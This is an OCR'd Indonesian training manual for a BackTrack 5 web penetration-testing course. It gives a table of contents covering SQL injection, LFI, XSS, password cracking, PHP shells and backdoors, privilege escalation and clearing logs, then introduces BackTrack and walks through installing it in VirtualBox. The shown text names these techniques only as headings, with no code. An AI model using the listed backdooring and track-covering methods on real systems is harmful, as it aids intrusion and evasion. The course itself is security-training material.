
# PRIVATE TRAINING

## X-CODE



## BACKTRACK 5 PENTEST

## < WEB >

**Oleh : Danang Heriyadi**

## root@bt:~# ls DAFTAR ISI

- SQL Injections with SQLMap.....
- Basic LFI Exploitations.....
- LFI Exploitations with fimap.....
- Webserver attack with exploit.....
- XSS Manual Exploitations.....
- XSS Attack with XSSER.....
- Hacking test.....

**0x006 - Password Attack**

- Online password Attack with Hydra.....
- Offline password Attack with JTR.....

**0x007 - Maintaining Access**

- PHP Shell (Linux & Windows).....
- Telnet Backdoor (Linux & Windows).....
- Weevely Backdooring.....

**0x008 - Linux privilege escalation**

- Rooting.....
- Add new user.....

**0x009 - Windows privilege escalation**

- Add administration user.....

**0x010 - Covering Tracks (Linux)**

- Clear logs, history.....

**0x011 - Penetration test**

- Hacking, Rooting, and Backdooring.....
- Penetration testing report.....

# 0x001 - Pengantar Backtrack

## Tentang Backtrack

Backtrack dibuat oleh Mati Aharoni, seorang konsulting sekuriti asal Israel. Pada perkembangan awal, Sistem Operasi Backtrack merupakan salah satu distro linux turunan dari slackware yang juga merger dari *whax* dan *auditor security collection*.

Namun, sejak rilis ke 5, BackTrack sudah tidak lagi menggunakan basis Slackware. BackTrack kini menggunakan basis Ubuntu.

Tools yang terkenal dalam Backtrack 5

- Metasploit
- RFMON
- Aircrack-NG
- Kismet
- Nmap
- Social Engineering Toolkit
- Hydra
- John The Ripper
- Wireshark
- Ettercap, dan masih banyak lagi

Kategori dalam Backtrack 5

- Information Gathering
- Vulnerability Assessment
- Exploitation Tools
- Privilege Escalation
- Maintaining Access
- Reverse Engineering
- RFID Tools
- Stress testing
- Forensics
- Reporting Tools
- Services
- Miscellaneous

## Yang harus dilakukan peserta

- Trainer menjelaskan teori dan peserta mendengarkan.
- Trainer memberikan contoh perintah yang dijalankan dan peserta mengikutinya.
- Peserta dapat langsung bertanya apabila ada yang belum paham.
- Ketika dalam “hacking test” peserta melakukan penetrasi tanpa arahan dari trainer.
- Setelah penetrasi berhasil peserta harus membuat laporan  hasil penetrasi.
- Didalam laporan hasil penetrasi juga harus disertakan solusi untuk menambal celah yang sudah ditemukan.
- Apabila peserta lebih dari satu, maka peserta yang paling cepat dalam menyelesaikan penetration testing akan mendapatkan CD Video Backtrack.

Jadi dalam kelas backtrack ini, peserta tidak hanya belajar bagaimana melakukan penetration testing sesuai dengan prosedur, namun juga peserta tahu bagaimana membuat laporan hasil penetrasi yang telah dilakukan.

Disini peserta maupun trainer menggunakan server lokal untuk di uji. Peserta juga akan dijelaskan teori dan metode dasar exploitasi yang digunakan seperti SQL Injection, LFI exploitation, XSS Exploitation, setelah peserta memahami metode dasar maka dilanjutkan exploitasi dengan tools Backtrack.


Peserta menggunakan tahapan umum seperti :

1. Open Information Gathering
2. Vulnerability Assessment
3. Gaining Access (Web Attack)
4. Maintaining Access
5. Privilege Escalation
6. Covering tracks
7. Penetration testing report

Peserta juga diperbolehkan menggunakan tahapan lain.


## Instalasi Backtrack di hardisk (VirtualBox)

Jalankan software VirtualBox. VirtualBox adalah perangkat lunak virtualisasi, yang dapat digunakan untuk mengeksekusi sistem operasi "tambahan" di dalam sistem operasi "utama". Sebagai contoh, jika seseorang mempunyai sistem operasi MS Windows yang terpasang di komputernya, maka seseorang tersebut dapat pula menjalankan sistem operasi lain yang diinginkan di dalam sistem operasi MS Windows





Tampilan VirtualBox


Untuk instalasi backtrack pada virtualbox, pertama kita perlu membuat virtual machine baru dengan klik New. Kemudian isi sesuai dengan kebutuhan.




Setting RAM paling tidak 512MB agar lancar. Namun apabila peserta memiliki RAM lebih besar maka lebih baik lagi apabila di set diatas 512MB.





Nah jika sudah klik next, selanjutnya adalah membuat virtual hardisk. Virtual Hardisk ini digunakan untuk penyimpanan data baik OS Backtrack dalam VirtualBox.





Anda dapat memilih “create new hard disk” untuk membuat virtual hard disk baru. Atau “Use existing hard disk” untuk menggunakan Virtual Hard disk yang sudah ada. Disini penulis memilih “create new hard disk”. Trainer menggunakan “Create new hard disk”.


Klik next dan next sehingga anda akan melihat tampilan seperti pada gambar dibawah ini





Pilih “Dynamically expanding storage” lalu klik next.





Aturlah besarnya ukuran Virtual Hardisk. Penulis menyarankan 8GB, klik next dan klik finish.




Klik create. Selanjutnya atur boot Image CD Backtrack 5 dengan memilih Virtual Mesin yang anda buat tadi, disini penulis memberi nama “Backtrack 5”. Klik Setting





Pilih “Storage”, pada Sorage Tree pilih icon CD dan pada Attributes CD/DVD Device pilih Image Backtrack 5.





Lalu klik OK.

Setting jaringan pada virtualbox perlu, sesuai dengan kebutuhan anda. Pada Setting, pilih "Jaringan".





NAT : Sistem Operasi Utama /Komputer Host tidak dapat melakukan ping atau mengakses IP dari Sistem Operasi "tambahan" / Komputer Guest lain.
Bridged Adapter : Antar Sistem Operasi Utama / Komputer Host dan Komputer Guest dapat saling terhubung.
Jaringan Internal : Hanya sebatas komputer – komputer di virtual saja yang saling terhubung.
Host-only Adapter : Menghubungkan antara Komputer Host dengan Komputer Guest.


Jika sudah cukup dengan konfigurasi yang anda butuhkan, selanjutnya melakukan install Backtrack dimulai dari tampilan utama VirtualBox, lalu klik mulai.




Tekan [ENTER] saat menemui tampilan seperti gambar dibawah ini





Pilih “Backtrack Text – Default Boot Text Mode”, tekan [ENTER]



